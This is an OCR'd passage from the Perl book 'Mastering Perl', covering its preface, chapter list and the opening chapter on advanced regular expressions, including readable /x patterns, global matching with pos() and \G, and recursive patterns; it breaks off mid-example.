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



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by brian d foy

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Preface

Mastering Perl is the third book in the series starting with *Learning Perl*, which taught you the basics of Perl syntax, progressing to *Intermediate Perl*, which taught you how to create reusable Perl software, and finally this book, which pulls everything together to show you how to bend Perl to your will. This isn't a collection of clever tricks, but a way of thinking about Perl programming so you integrate the real-life problems of debugging, maintenance, configuration, and other tasks you'll encounter as a working programmer. This book starts you on your path to becoming the person with the answers, and, failing that, the person who knows how to find the answers or discover the problem.

Becoming a Master

This book isn't going to make you a Perl master; you have to do that for yourself by programming a lot of Perl, trying a lot of new things, and making a lot of mistakes. I'm going to help you get on the right path, but the road to mastery is one of self-reliance and independence. As a Perl master, you'll be able to answer your own questions as well as those of others.

In the golden age of guilds, craftsmen followed a certain path, both literally and figuratively, as they mastered their craft. They started as apprentices and would do the boring bits of work until they had enough skill to become the more trusted journeyman. The journeyman had greater responsibility but still worked under a recognized master. When they had learned enough of the craft, the journeymen would produce a "master work" to prove their skill. If other masters deemed it adequately masterful, the journeyman became a recognized master himself.

The journeymen and masters also traveled (although people dispute if that's where the "journey" part of the name came from) to other masters, where they would learn new techniques and skills. Each master knew things the others didn't, perhaps deliberately guarding secret methods or doing it in a different way. Part of the journeymen's education was learning from more than one master.

Interactions with other masters and journeymen continued the master's education. He learned from those masters with more experience, and learned from himself as he taught journeymen, who also taught him as they brought skills they learned from other masters. A master never stops learning.

The path an apprentice followed affected what he learned. An apprentice who studied with more masters was exposed to many more perspectives and ways of teaching, all of which he could roll into his own way of doing things. Odd things from one master could be exposed, updated, or refined by another, giving the apprentice a balanced view on things. Additionally, although the apprentice might be studying to be a carpenter or a mason, different masters applied those skills to different goals, giving the apprentice a chance to learn different applications and ways of doing things.

Unfortunately, programmers don't operate under the guild system. Most Perl programmers learn Perl on their own (I'm sad to say, as a Perl instructor), program on their own, and never get the advantage of a mentor. That's how I started. I bought the first edition of *Learning Perl* and worked through it on my own. I was the only person I knew who had even heard of Perl, although I'd seen it around a couple of times. Most people used what others had left behind. Soon after that, I discovered *comp.lang.perl.misc* and started answering any question that I could. It was like self-assigned homework. My skills improved and I got almost instantaneous feedback, good and bad, and I learned even more Perl. I ended up with a job that allowed me to program Perl all day, but I was the only person in the company doing that. I kept up my homework on *comp.lang.perl.misc*.

I eventually caught the eye of Randal Schwartz, who took me under his wing and started my Perl apprenticeship. He invited me to become a Perl instructor with Stonehenge Consulting Services, and then my real Perl education began. Teaching, meaning figuring out what you know and how to explain it to others, is the best way to learn a subject. After a while of doing that, I started writing about Perl, which is close to teaching, although with correct grammar (mostly) and an editor to correct mistakes.

That presents a problem for *Mastering Perl*, which I designed to be the third book of a trilogy starting with *Learning Perl* and *Intermediate Perl*, both of which I've had a hand in. Each of those are about 300 pages, and that's what I'm limited to here. How do I encapsulate the years of my experience in such a slim book?

In short, I can't. I'll teach you what I think you should know, but you'll also have to learn from other sources. As with the old masters, you can't just listen to one person. You need to find other masters too, and that's also the great thing about Perl: you can do things in so many different ways. Some of these masters have written very good books, from this publisher and others, so I'm not going to duplicate those topics here, as I discuss in a moment.

What It Means to Be a Master

This book takes a different tone from *Learning Perl* and *Intermediate Perl*, which we designed as tutorial books. Those mostly cover the details of the Perl language and only delve a little into the practice of programming. *Mastering Perl*, however, puts more responsibility on you, the reader.

Now that you've made it this far in Perl, you're working on your ability to answer your own questions and figure out things on your own, even if that's a bit more work than simply asking someone. The very act of doing it yourself builds your experience and prevents you from annoying your coworkers with extra work.

Although I don't cover other languages in this book, like *Advanced Perl Programming, First Edition* did and *Mastering Regular Expressions* does, you should learn some other languages. This informs your Perl knowledge and gives you new perspectives, some that make you appreciate Perl more and others that help you understand its limitations.

And, as a master, you will run into Perl's limitations. I like to say that if you don't have a list of five things you hate about Perl and the facts to back them up, you probably haven't done enough Perl; see "My Frozen Perl 2011 Keynote". It's not really Perl's fault. You'll get that with any language. The mastery comes from knowing these things and still choosing Perl because its strengths outweigh the weaknesses for your application. You're a master because you know both sides of the problem and can make an informed choice that you can explain to others.

All of that means that becoming a master involves work, reading, and talking to other people. The more you do, the more you learn. There's no shortcut to mastery. You may be able to learn the syntax quickly, as in any other language, but that will be the tiniest portion of your experience. Now that you know most of Perl, you'll probably spend your time reading some of the "meta"-programming books that discuss the practice of programming rather than just slinging syntax. Those books will probably use a language that's not Perl, but I've already said you need to learn some other languages, if only to be able to read these books. As a master, you're always learning.

Becoming a master involves understanding more than you need to, doing quite a bit of work on your own, and learning as much as you can from the experience of others. It's not just about the code you write, because you have to deal with the code from many other authors too.

It may sound difficult, but that's how you become a master. It's worth it, so don't give up. Good luck!

Who Should Read This Book

I wrote this book as a successor to *Intermediate Perl*, which covered the basics of references, objects, and modules. I'll assume that you already know and feel comfortable with those features. Where possible, I make references to *Intermediate Perl* in case you need to refresh your skills on a topic.

If you're coming directly from another language and haven't used Perl yet, or have only used it lightly, you might want to skim *Learning Perl* and *Intermediate Perl* to get the basics of the language. Still, you might not recognize some of the idioms that come with experience and practice. I don't want to tell you not to buy this book (hey, I need to pay my mortgage!), but you might not get the full value I intend, at least not right away.

How to Read This Book

I'm not writing a third volume of "Yet More Perl Features." I want to teach you how to learn Perl on your own. I'm setting you on your own path to mastery, and as an apprentice you'll need to do some work on your own. Sometimes this means I'll show you where in the Perl documentation to get the answers (meaning I can use the saved space to talk about other topics).

You don't need to read the chapters in any particular order, and the material isn't cumulative. If there's something that doesn't interest you, you can probably safely skip it.

If you want to know more about a subject, check out the references I include at the end of each chapter.

What Should You Know Already?

I'll presume that you already know everything that we covered in *Learning Perl* and *Intermediate Perl*. By we, I mean coauthors Randal Schwartz, Tom Phoenix, and myself.

Most importantly, you should know these subjects, each of which imply knowledge of other subjects:

- Using Perl modules
- Writing Perl modules
- References to variables, subroutines, and filehandles
- Basic regular expression syntax and workings
- Object-oriented Perl

If I want to discuss something not in either of those books, I'll explain it in a bit more depth. Even if we did cover it in the previous books, I might cover it again just because it's that important.

What I Cover

After learning the basic syntax of Perl in *Learning Perl* and the basics of modules and team programming in *Intermediate Perl*, the next thing you need to learn are the idioms of Perl and the integration of the skills that you already have to create robust and scalable applications that other people can use without your help.

I'll cover some subjects you've seen in those two books, but in more depth. As we said in *Learning Perl*, we sometimes told white lies to simplify the details and to get you going as soon as possible without getting bogged down. Now it's time to get a bit dirty in the bogs.

Don't mistake my coverage of a subject for an endorsement, though. There are millions of Perl programmers in the world, and they all have their own way of doing things. Part of becoming a Perl master involves reading quite a bit of Perl even if you wouldn't write that Perl yourself. I'll endeavor to tell you when I think you shouldn't do something, but that's really just my opinion. As you strive to be a good programmer, you'll need to know more than you'll use. Sometimes I'll show things I don't want you to use, but I know you'll see in code from other people. Oh well, it's not a perfect world.

Not all programming is about adding or adjusting features in code. Sometimes it's pulling code apart to inspect it and watch it do its magic. Other times it's about getting rid of code that you don't need. The practice of programming is more than creating applications. It's also about managing and wrangling code. Some of the techniques I'll show are for analysis, not your own development.

What I Don't Cover

As I talked over the idea of this book with the editors, we decided not to duplicate the subjects more than adequately covered by other books. You need to learn from other masters too, and I don't really want to take up more space on your shelf than I really need. Ignoring those subjects gives me the double bonus of not writing those chapters and using that space for other things. You should already have read those other books anyway.

That doesn't mean that you get to ignore those subjects, though, and where appropriate I'll point you to the right book. In Appendix A, I list some books I think you should add to your library as you move toward Perl mastery. Those books are by other Perl masters, each of whom has something to teach you. At the end of most chapters I point you toward other resources as well. A master never stops learning.

Since you're already here, though, I'll just give you the list of topics I'm explicitly avoiding, for whatever reason: Perl internals, embedding Perl, threads, best practices, object-oriented programming, source filters, and dolphins. This is a dolphin-safe book.

Structure of This Book

Preface
An introduction to the scope and intent of this book.

Chapter 1, Advanced Regular Expressions
More regular expression features, including global matches, lookarounds, readable regexes, and regex debugging.

Chapter 2, Secure Programming Techniques
Avoid some common programing problems with the techniques in this chapter, which covers taint checking and gotchas.

Chapter 3, Perl Debuggers
A little bit about the Perl debugger, writing your own debugger, and using the debuggers others wrote.

Chapter 4, Profiling Perl
Before you set out to improve your Perl program, find out where you should concentrate your efforts.

Chapter 5, Benchmarking Perl
Figure out which implementations do better on time, memory, and other metrics, along with cautions about what your numbers actually mean.

Chapter 6, Cleaning Up Perl
Wrangle Perl code you didn't write (or even code you did write) to make it more presentable and readable by using `Perl::Tidy` or `Perl::Critic`.

Chapter 7, Symbol Tables and Typeglobs
Learn how Perl keeps track of package variables and how you can use that mechanism for some powerful Perl tricks.

Chapter 8, Dynamic Subroutines
Define subroutines on the fly and turn the tables on normal procedural programming. Iterate through subroutine lists rather than data to make your code more effective and easy to maintain.

Chapter 9, Modifying and Jury-Rigging Modules
Fix code without editing the original source so you can always get back to where you started.

Chapter 10, Configuring Perl Programs
Let your users configure your programs without touching the code.

Chapter 11, Detecting and Reporting Errors
Learn how Perl reports errors, how you can detect errors Perl doesn't report, and how to tell your users about them.

Chapter 12, Logging
: Let your Perl program talk back to you by using Log4perl, an extremely flexible and powerful logging package.

Chapter 13, Data Persistence
: Store data for later use in other programs, a later run of the same program, or to send as text over a network.

Chapter 14, Working with Pod
: Translate plain ol' documentation into any format that you like, and test it too.

Chapter 15, Working with Bits
: Use bit operations and bit vectors to efficiently store large data.

Chapter 16, The Magic of Tied Variables
: Implement your own versions of Perl's basic data types to perform fancy operations without getting in the user's way.

Chapter 17, Modules as Programs
: Write programs as modules to get all of the benefits of Perl's module distribution, installation, and testing tools.

Appendix A, Further Reading
: Explore these resources to continue your Perl education.

Appendix B, brian's Guide to Solving Any Perl Problem
: My popular step-by-step guide to solving any Perl problem. Follow these steps to improve your troubleshooting skills.

Conventions Used in This Book

The following typographic conventions are used in this book:

Italics
: Indicates new terms, URLs, email addresses, filenames, and file extensions.

`Constant width`
: Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords.

`Constant width bold`
: Shows commands or other text that should be typed literally by the user.

Using Code Examples

Supplemental material (code examples, exercises, etc.) is available for download at *http://www.masteringperl.org/*.

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Tim Bunce provided gracious advice about the profiling chapter, which includes `DBI::Profile`, and Jeffrey Thalhammer updated me on the current developments with his `Perl::Critic` module.

Perrin Harkins, Rob Kinyon, and Randal Schwartz gave the manuscript of the first edition a thorough beating at the end, and I'm glad I chose them as technical reviewers because their advice is always spot-on. For the second edition, the input of Matthew Horsfall and André Philipp were invaluable to me.

Allison Randal provided valuable Perl advice and editorial guidance on the project, even though she probably dreaded my constant queries. Several other people from O'Reilly helped; it takes much more than an author to create a book, so thank a random O'Reilly employee next time you see one.

Finally, I have to thank the Perl community, which has been incredibly kind and supportive over the many years that I've been part of it. So many great programmers and managers helped me become a better programmer, and I hope this book does the same for people just joining the crowd.

CHAPTER 1
Advanced Regular Expressions

Regular expressions, or just regexes, are at the core of Perl's text processing, and certainly are one of the features that made Perl so popular. All Perl programmers pass through a stage where they try to program everything as regexes, and when that's not challenging enough, everything as a single regex. Perl's regexes have many more features than I can, or want, to present here, so I include those advanced features I find most useful and expect other Perl programmers to know about without referring to *perlre*, the documentation page for regexes.

Readable Regexes, /x and (?#...)

Regular expressions have a much-deserved reputation of being hard to read. Regexes have their own terse language that uses as few characters as possible to represent virtually infinite numbers of possibilities, and that's just counting the parts that most people use everyday.

Luckily for other people, Perl gives me the opportunity to make my regexes much easier to read. Given a little bit of formatting magic, not only will others be able to figure out what I'm trying to match, but a couple weeks later, so will I. We touched on this lightly in *Learning Perl*, but it's such a good idea that I'm going to say more about it. It's also in *Perl Best Practices*.

When I add the `/x` flag to either the match or substitution operators, Perl ignores literal whitespace in the pattern. This means that I spread out the parts of my pattern to make the pattern more discernible. Gisle Aas's `HTTP::Date` module parses a date by trying several different regexes. Here's one of his regular expressions, although I've modified it to appear on a single line, arbitrarily wrapped to fit on this page:

```
/^(\d\d?)(?:\s+|[-\/])(\w+)(?:\s+|[-\/])(\d+)(?:(?:\s+|:)
(\d\d?):(\d\d)(?::(\d\d))?)?\s*([-+]?\d{2,4}|(?![APap][Mm]\b)
[A-Za-z]+)?\s*(?:\(\w+\))?\s*$/
```

Quick: Can you tell which one of the many date formats that parses? Me neither. Luckily, Gisle uses the /x flag to break apart the regex and add comments to show me what each piece of the pattern does. With /x, Perl ignores literal whitespace and Perl-style comments inside the regex. Here's Gisle's actual code, which is much easier to understand:

```
/^
        (\d\d?)                 # day
(?:\s+|[-\/])
        (\w+)                   # month
(?:\s+|[-\/])
        (\d+)                   # year
        (?:
   (?:\s+|:)       # separator before clock
(\d\d?):(\d\d)     # hour:min
(?::(\d\d))?       # optional seconds
        )?                      # optional clock
\s*
        ([-+]?\d{2,4}|(?![APap][Mm]\b)[A-Za-z]+)? # timezone
\s*
        (?:\(\w+\))?            # ASCII representation of timezone in parens.
\s*$
/x
```

Under /x, to match whitespace I have to specify it explicitly, using \s, which matches any whitespace; any of \f\r\n\t\R; or their octal or hexadecimal sequences, such as \040 or \x20 for a literal space. Likewise, if I need a literal hash symbol, #, I have to escape it too: \#.

I don't have to use /x to put comments in my regex. The (?#COMMENT) sequence does that for me. It probably doesn't make the regex any more readable at first glance, though. I can mark the parts of a string right next to the parts of the pattern that represent it. Just because you can use (?#) doesn't mean you should. I think the patterns are much easier to read with /x:

```
my $isbn = '0-596-10206-2';

$isbn =~ m/\A(\d+)(?#group)-(\d+)(?#publisher)-(\d+)(?#item)-([\dX])\z/i;

print <<"HERE";
Group code:     $1
Publisher code: $2
Item:           $3
Checksum:       $4
HERE
```

Those are just Perl features, though. It's still up to me to present the regex in a way that other people can understand, just as I should do with any other code.

These explicated regexes can take up quite a bit of screen space, but I can hide them like any other code. I can create the regex as a string or create a regular expression object with qr// and return it:

```
sub isbn_regex {
    qr/ \A
        (\d+)  #group
            -
        (\d+)  #publisher
            -
        (\d+)  #item
            -
        ([\dX])
        \z
    /ix;
    }
```

I could get the regex and interpolate it into the match or substitution operators:

```
my $regex = isbn_regex();
if( $isbn =~ m/$regex/ ) {
    print "Matched!\n";
    }
```

Since I return a regular expression object, I can bind to it directly to perform a match:

```
my $regex = isbn_regex();
if( $isbn =~ $regex ) {
    print "Matched!\n";
    }
```

But, I can also just skip the `$regex` variable and bind to the return value directly. It looks odd, but it works:

```
if( $isbn =~ isbn_regex() ) {
    print "Matched!\n";
    }
```

If I do that, I can move all of the actual regular expressions out of the way. Not only that, I now should have a much easier time testing the regular expressions since I can get to them much more easily in the test programs.

Global Matching

In *Learning Perl* we told you about the `/g` flag that you can use to make all possible substitutions, but it's more useful than that. I can use it with the match operator, where it does different things in scalar and list context. We told you that the match operator returns true if it matches and false otherwise. That's still true (we wouldn't have lied to you), but it's not just a Boolean value. The list context behavior is the most useful. With the `/g` flag, the match operator returns all of the captures:

```
$_ = "Just another Perl hacker,";
my @words = /(\S+)/g; # "Just" "another" "Perl" "hacker,"
```

Even though I only have one set of captures in my regular expression, it makes as many matches as it can. Once it makes a match, Perl starts where it left off and tries again. I'll say more on that in a moment. I often run into another Perl idiom that's closely related to this, in which I don't want the actual matches, but just a count:

```
my $word_count = () = /(\S+)/g;
```

This uses a little-known but important rule: the result of a list assignment is the number of elements in the list on the righthand side. In this case, that's the number of elements the match operator returns. This only works for a list assignment, which is assigning from a list on the righthand side to a list on the lefthand side. That's why I have the extra `()` in there.

In scalar context, the `/g` flag does some extra work we didn't tell you about earlier. During a successful match, Perl remembers its position in the string, and when I match against that same string again, Perl starts where it left off in that string. It returns the result of one application of the pattern to the string:

```
$_ = "Just another Perl hacker,";
my @words = /(\S+)/g; # "Just" "another" "Perl" "hacker,"

while( /(\S+)/g ) { # scalar context
    print "Next word is '$1'\n";
    }
```

When I match against that same string again, Perl gets the next match:

```
Next word is 'Just'
Next word is 'another'
Next word is 'Perl'
Next word is 'hacker,'
```

I can even look at the match position as I go along. The built-in `pos()` operator returns the match position for the string I give it (or `$_` by default). Every string maintains its own position. The first position in the string is `0`, so `pos()` returns `undef` when it doesn't find a match and has been reset, and this only works when I'm using the `/g` flag (since there's no point in `pos()` otherwise):

```
$_ = "Just another Perl hacker,";
my $pos = pos( $_ );            # same as pos()
print "I'm at position [$pos]\n"; # undef

/(Just)/g;
$pos = pos();
print "[$1] ends at position $pos\n"; # 4
```

When my match fails, Perl resets the value of `pos()` to `undef`. If I continue matching, I'll start at the beginning (and potentially create an endless loop):

```
my( $third_word ) = /(Java)/g;
print "The next position is " . pos() . "\n";
```

As a side note, I really hate these `print` statements where I use the concatenation operator to get the result of a function call into the output. Perl doesn't have a dedicated way to interpolate function calls, so I can cheat a bit. I call the function in an anonymous array constructor, `[ ... ]`, then immediately dereference it by wrapping `@{ ... }` around it:

```
print "The next position is @{ [ pos( $line ) ] }\n";
```

The `pos()` operator can also be an lvalue, which is the fancy programming way of saying that I can assign to it and change its value. I can fool the match operator into starting wherever I like. After I match the first word in `$line`, the match position is somewhere after the beginning of the string. After I do that, I use `index` to find the next `h` after the current match position. Once I have the offset for that `h`, I assign the offset to `pos($line)` so the next match starts from that position:

```
my $line = "Just another regex hacker,";

$line =~ /(\S+)/g;
print "The first word is $1\n";
print "The next position is @{ [ pos( $line ) ] }\n";

pos( $line ) = index( $line, 'h', pos( $line) );

$line =~ /(\S+)/g;
print "The next word is $1\n";
print "The next position is @{ [ pos( $line ) ] }\n";
```

Global Match Anchors

So far, my subsequent matches can "float," meaning they can start matching anywhere after the starting position. To anchor my next match exactly where I left off the last time, I use the `\G` anchor. It's just like the beginning of string anchor `\A`, except for where `\G` anchors at the current match position. If my match fails, Perl resets `pos()` and I start at the beginning of the string.

In this example, I anchor my pattern with `\G`. I have a word match, `\w+`. I use the `/x` flag to spread out the parts to enhance readability. My match only gets the first four words, since it can't match the comma (it's not in `\w`) after the first `hacker`. Since the next match must start where I left off, which is the comma, and the only thing I can match is whitespace or word characters, I can't continue. That next match fails, and Perl resets the match position to the beginning of `$line`:

```
my $line = "Just another regex hacker, Perl hacker,";

while( $line =~ /  \G \s* (\w+)  /xg ) {
    print "Found the word '$1'\n";
    print "Pos is now @{ [ pos( $line ) ] }\n";
    }
```

I have a way to get around Perl resetting the match position. If I want to try a match without resetting the starting point even if it fails, I can add the `/c` flag, which simply means to not reset the match position on a failed match. I can try something without suffering a penalty. If that doesn't work, I can try something else at the same match position. This feature is a poor man's lexer. Here's a simple-minded sentence parser:

```
my $line = "Just another regex hacker, Perl hacker, and that's it!\n";

while( 1 ) {
    my( $found, $type ) = do {
        if( $line =~ /\G([a-z]+(?:'[ts])?)/igc )
                        { ( $1, "a word"           ) }
        elsif( $line =~ /\G (\n) /xgc             )
                        { ( $1, "newline char"     ) }
        elsif( $line =~ /\G (\s+) /xgc            )
                        { ( $1, "whitespace"       ) }
        elsif( $line =~ /\G ( [[:punct:]] ) /xgc  )
                        { ( $1, "punctuation char" ) }
        else
                        { last;                      }
        };

    print "Found a $type [$found]\n";
    }
```

Look at that example again. What if I want to add more things I could match? I could add another branch to the decision structure. That's no fun. That's a lot of repeated code structure doing the same thing: match something, then return `$1` and a description. It doesn't have to be like that, though. I rewrite this code to remove the repeated structure. I can store the regexes in the `@items` array. I use `qr//` to create the regexes, and I put the regexes in the order that I want to try them. The `foreach` loop goes through them successively until it finds one that matches. When it finds a match, it prints a message using the description and whatever showed up in `$1`. If I want to add more tokens, I just add their description to `@items`:

```
#!/usr/bin/perl
use strict;
use warnings;

my $line = "Just another regex hacker, Perl hacker, and that's it!\n";

my @items = (
    [ qr/\G([a-z]+(?:'[ts])?)/i, "word"        ],
    [ qr/\G(\n)/,                "newline"     ],
    [ qr/\G(\s+)/,               "whitespace"  ],
    [ qr/\G([[:punct:]])/,       "punctuation" ],
    );

LOOP: while( 1 ) {
    MATCH: foreach my $item ( @items ) {
        my( $regex, $description ) = @$item;

        next MATCH unless $line =~ /$regex/gc;
```

```
        print "Found a $description [$1]\n";
        last LOOP if $1 eq "\n";

        next LOOP;
        }
    }
```

Look at some of the things going on in this example. All matches need the `/gc` flags, so I add those flags to the match operator inside the `foreach` loop. I add it there because those flags don't affect the pattern, they affect the match operator.

My regex to match a "word," however, also needs the `/i` flag. I can't add that to the match operator because I might have other branches that don't want it. The code inside the block labeled `MATCH` doesn't know how it's going to get `$regex`, so I shouldn't create any code that forces me to form `$regex` in a particular way.

Recursive Regular Expressions

Perl's feature that we call "regular expressions" really aren't; we've known this ever since Perl allowed backreferences (`\1` and so on). With v5.10, there's no pretending since we now have recursive regular expressions that can do things such as balance parentheses, parse HTML, and decode JSON. There are several pieces to this that should please the subset of Perlers who tolerate everything else in the language so they can run a single pattern that does everything.

Repeating a Subpattern

Perl v5.10 added the `(?PARNO)` to refer to the pattern in a particular capture group. When I use that, the pattern in that capture group must match at that spot.

First, I start with a naïve program that tries to match something between quote marks. This program isn't the way I should do it, but I'll get to a correct way in a moment:

```
#!/usr/bin/perl
#!/usr/bin/perl
# quotes.pl

use v5.10;

$_ =<<'HERE';
Amelia said "I am a camel"
HERE

say "Matched [$+{said}]!" if m/
    ( ['"] )
    (?<said>.*?)
    ( ['"] )
    /x;
```

Here I repeated the subpattern `( ['"] )`. In other code, I would probably immediately recognize that as a chance to move repeated code into a subroutine. I might think that I can solve this problem with a simple backreference:

```
#!/usr/bin/perl
#!/usr/bin/perl
# quotes_backreference.pl

use v5.10;

$_ =<<'HERE';
Amelia said "I am a camel"
HERE

say "Matched [$+{said}]!" if m/
    ( ['"] )
    (?<said>.*?)
    ( \1 )
    /x;
```

That works in this simple case. The `\1` matches exactly the text matched in the first capture group. If it matched a ƒdouble quote mark, it has to match a double quote mark again. Hold that thought, though, because the target text is not as simple as that. I want to follow a different path. Instead of using the backreference, I'll refer to a subpattern with the `(?PARNO)` syntax:

```
#!/usr/bin/perl
#!/usr/bin/perl
# quotes_parno.pl

use v5.10;

$_ =<<'HERE';
Amelia said 'I am a camel'
HERE

say "Matched [$+{said}]!" if m/
    ( ['"] )
    (?<said>.*?)
    (?1)
    /x;
```

This works, at least as much as the first try in *quotes.pl* does. The `(?1)` uses the same pattern in that capture group, `( ['"] )`. I don't have to repeat the pattern. However, this means that it might match a double quote mark in the first capture group but a single quote mark in the second. Repeating the pattern instead of the matched text might be what you want, but not in this case.

There's another problem though. If the data have nested quotes, repeating the pattern can get confused:

```
#!/usr/bin/perl
# quotes_nested.pl

use v5.10;

$_ =<<'HERE';
He said 'Amelia said "I am a camel"'
HERE

say "Matched [$+{said}]!" if m/
    ( ['"] )
    (?<said>.*?)
    (?1)
    /x;
```

This matches only part of what I want it to match:

```
% perl quotes_nested.pl
Matched [Amelia said ]!
```

One problem is that I'm repeating the subpattern outside of the subpattern I'm repeating; it gets confused by the nested quotes. The other problem is that I'm not accounting for nesting. I change the pattern so I can match all of the quotes, assuming that they are nested:

```
#!/usr/bin/perl
# quotes_nested.pl

use v5.10;

$_ =<<'HERE';
He said 'Amelia said "I am a camel"'
HERE

say "Matched [$+{said}]!" if m/
    (?<said>                       # $1
    (?<quote>['"])
            (?:
                [^'"]++
                |
                (?<said> (?1) )
            )*
    \g{quote}
    )
    /x;

say join "\n", @{ $-{said} };
```

When I run this, I get both quotes:

```
% perl quotes_nested.pl
Matched ['Amelia said "I am a camel"']!
'Amelia said "I am a camel"'
"I am a camel"
```

This pattern is quite a change, though. First, I use a named capture. The regular expression still makes this available in the numbered capture buffers, so this is also `$1`:

```
(?<said>                    # $1
...
)
```

My next layer is another named capture to match the quote, and a backreference to that name to match the same quote again:

```
(?<said>                    # $1
(?<quote>['"])
...
\g{quote}
)
```

Now comes the the tricky stuff. I want to match the stuff inside the quote marks, but if I run into another quote, I want to match that on its own as if it were a single element. To do that, I have an alternation I group with noncapturing parentheses:

```
(?:
    [^'"]++
    |
    (?<said> (?1) )
)*
```

The `[^'"]++` matches one or more characters that aren't one of those quote marks. The `++` quantifier prevents the regular expression engine from backtracking.

If it doesn't match a non–quote mark, it tries the other side of the alternation, `(?<said> (?1) )`. The `(?1)` repeats the subpattern in the first capture group (`$1`). However, it repeats that pattern as an independent pattern, which is:

```
(?<said>                    # $1
...
)
```

It matches the whole thing again, but when it's done, it discards its captures, named or otherwise, so it doesn't affect the superpattern. That means that I can't remember its captures, so I have to wrap that part in its own named capture, reusing the `said` name.

I modify my string to include levels of nesting:

```
#!/usr/bin/perl
# quotes_three_nested.pl

use v5.10;
```

```
$_ =<<'HERE';
Outside "Top Level 'Middle Level "Bottom Level" Middle' Outside"
HERE

say "Matched [$+{said}]!" if m/
    (?<said>                      # $1
    (?<quote>['"])
            (?:
                [^'"]++
                |
                (?<said> (?1) )
            )*
    \g{quote}
    )
    /x;

say join "\n", @{ $-{said} };
```

It looks like it doesn't match the innermost quote because it outputs only two of them:

```
% perl quotes_three_nested.pl
Matched ["Top Level 'Middle Level "Bottom Level" Middle' Outside"]!
"Top Level 'Middle Level "Bottom Level" Middle' Outside"
'Middle Level "Bottom Level" Middle'
```

However, the pattern repeated in `(?1)` is independent, so once in there, none of those matches make it into the capture buffers for the whole pattern. I can fix that, though. The `(?{ CODE })` construct—an experimental feature—allows me to run code during a regular expression. I can use it to output the substring I just matched each time I run the pattern. Along with that, I'll switch from using `(?1)`, which refers to the first capture group, to `(?R)`, which goes back to the start of the whole pattern:

```
#!/usr/bin/perl
# nested_show_matches.pl

use v5.10;

$_ =<<'HERE';
Outside "Top Level 'Middle Level "Bottom Level" Middle' Outside"
HERE

say "Matched [$+{said}]!" if m/
    (?<said>
    (?<quote>['"])
            (?:
                [^'"]++
                |
                (?R)
            )*
    \g{quote}
    )
```

```
    (?{ say "Inside regex: $+{said}" })
    /x;
```

Each time I run the pattern, even through `(?R)`, I output the current value of `$+{said}`. In the subpatterns, that variable is localized to the subpattern and disappears at the end of the subpattern, although not before I can output it:

```
% perl nested_show_matches.pl
Inside regex: "Bottom Level"
Inside regex: 'Middle Level "Bottom Level" Middle'
Inside regex: "Top Level 'Middle Level "Bottom Level" Middle' Outside"
Matched ["Top Level 'Middle Level "Bottom Level" Middle' Outside"]!
```

I can see that in each level, the pattern recurses. It goes deeper into the strings, matches at the bottom level, then works its way back up.

I take this one step further by using the `(?(DEFINE)...)` feature to create and name subpatterns that I can use later:

```
#!/usr/bin/perl
# nested_define.pl

use v5.10;

$_ =<<'HERE';
Outside "Top Level 'Middle Level "Bottom Level" Middle' Outside"
HERE

say "Matched [$+{said}]!" if m/
    (?(DEFINE)
        (?<QUOTE> ['"])
        (?<NOT_QUOTE> [^'"])
    )
    (?<said>
    (?<quote>(?&QUOTE))
            (?:
                (?&NOT_QUOTE)++
                |
                (?R)
            )*
    \g{quote}
    )
    (?{ say "Inside regex: $+{said}" })
    /x;
```

Inside the `(?(DEFINE)...)` it looks like I have named captures, but those are really named subpatterns. They don't match until I call them with `(?&NAME)` later.

I don't like that `say` inside the pattern, just as I don't particularly like subroutines that output anything. Instead of that, I create an array before I use the match operator and push each match onto it. The `$^N` variable has the substring from the previous capture buffer. It's handy because I don't have to count or know names, so I don't need a named capture for `said`:

```
#!/usr/bin/perl
# nested_carat_n.pl

use v5.10;

$_ =<<'HERE';
Outside "Top Level 'Middle Level "Bottom Level" Middle' Outside"
HERE

my @matches;

say "Matched!" if m/
    (?(DEFINE)
        (?<QUOTE_MARK> ['"])
        (?<NOT_QUOTE_MARK> [^'"])
    )
    (
    (?<quote>(?&QUOTE_MARK))
        (?:
            (?&NOT_QUOTE_MARK)++
            |
            (?R)
        )*
    \g{quote}
    )
    (?{ push @matches, $^N })
    /x;

say join "\n", @matches;
```

I get almost the same output:

```
% perl nested_carat_n.pl
Matched!
"Bottom Level"
'Middle Level "Bottom Level" Middle'
"Top Level 'Middle Level "Bottom Level" Middle' Outside"
```

If I can define some parts of the pattern with names, I can go even further by giving a name to not just `QUOTE_MARK` and `NOT_QUOTE_MARK`, but everything that makes up a quote:

```
#!/usr/bin/perl
# nested_grammar.pl

use v5.10;

$_ =<<'HERE';
Outside "Top Level 'Middle Level "Bottom Level" Middle' Outside"
HERE
```

```
my @matches;

say "Matched!" if m/
    (?(DEFINE)
        (?<QUOTE_MARK> ['"])
        (?<NOT_QUOTE_MARK> [^'"])
        (?<QUOTE>
            (
                (?<quote>(?&QUOTE_MARK))

                (?:
                    (?&NOT_QUOTE_MARK)++
                    |
                    (?&QUOTE)
                )*
                \g{quote}
            )
            (?{ push @matches, $^N })
        )
    )

    (?&QUOTE)
    /x;

say join "\n", @matches;
```

Almost everything is in the `(?(DEFINE)...)`, but nothing happens until I call `(?&QUOTE)` at the end to actually match the subpattern I defined with that name.

Pause for a moment. While worrying about the features and how they work, you might have missed what just happened. I started with a regular expression; now I have a grammar! I can define tokens and recurse.

I have one more feature to show before I can get to the really good example. The special variable `$^R` holds the result of the previously evaluated `(?{...})`. That is, the value of the last evaluated expression in `(?{...})` ends up in `$^R`. Even better, I can affect `$^R` how I like because it is writable.

Now that I know that, I can modify my program to build up the array of matches by returning an array reference of all submatches at the end of my `(?{...})`. Each time I have that `(?{...})`, I add the substring in `$^N` to the values I remembered previously. It's a kludgey way of building an array, but it demonstrates the feature:

```
#!/usr/bin/perl
# nested_grammar_r.pl

use Data::Dumper;
use v5.10;

$_ =<<'HERE';
```

```
Outside "Top Level 'Middle Level "Bottom Level" Middle' Outside"
HERE

my @matches;
local $^R = [];

say "Matched!" if m/
    (?(DEFINE)
        (?<QUOTE_MARK> ['"])
        (?<NOT_QUOTE_MARK> [^'"])
        (?<QUOTE>
            (
                (?<quote>(?&QUOTE_MARK))

                (?:
                    (?&NOT_QUOTE_MARK)++
                    |
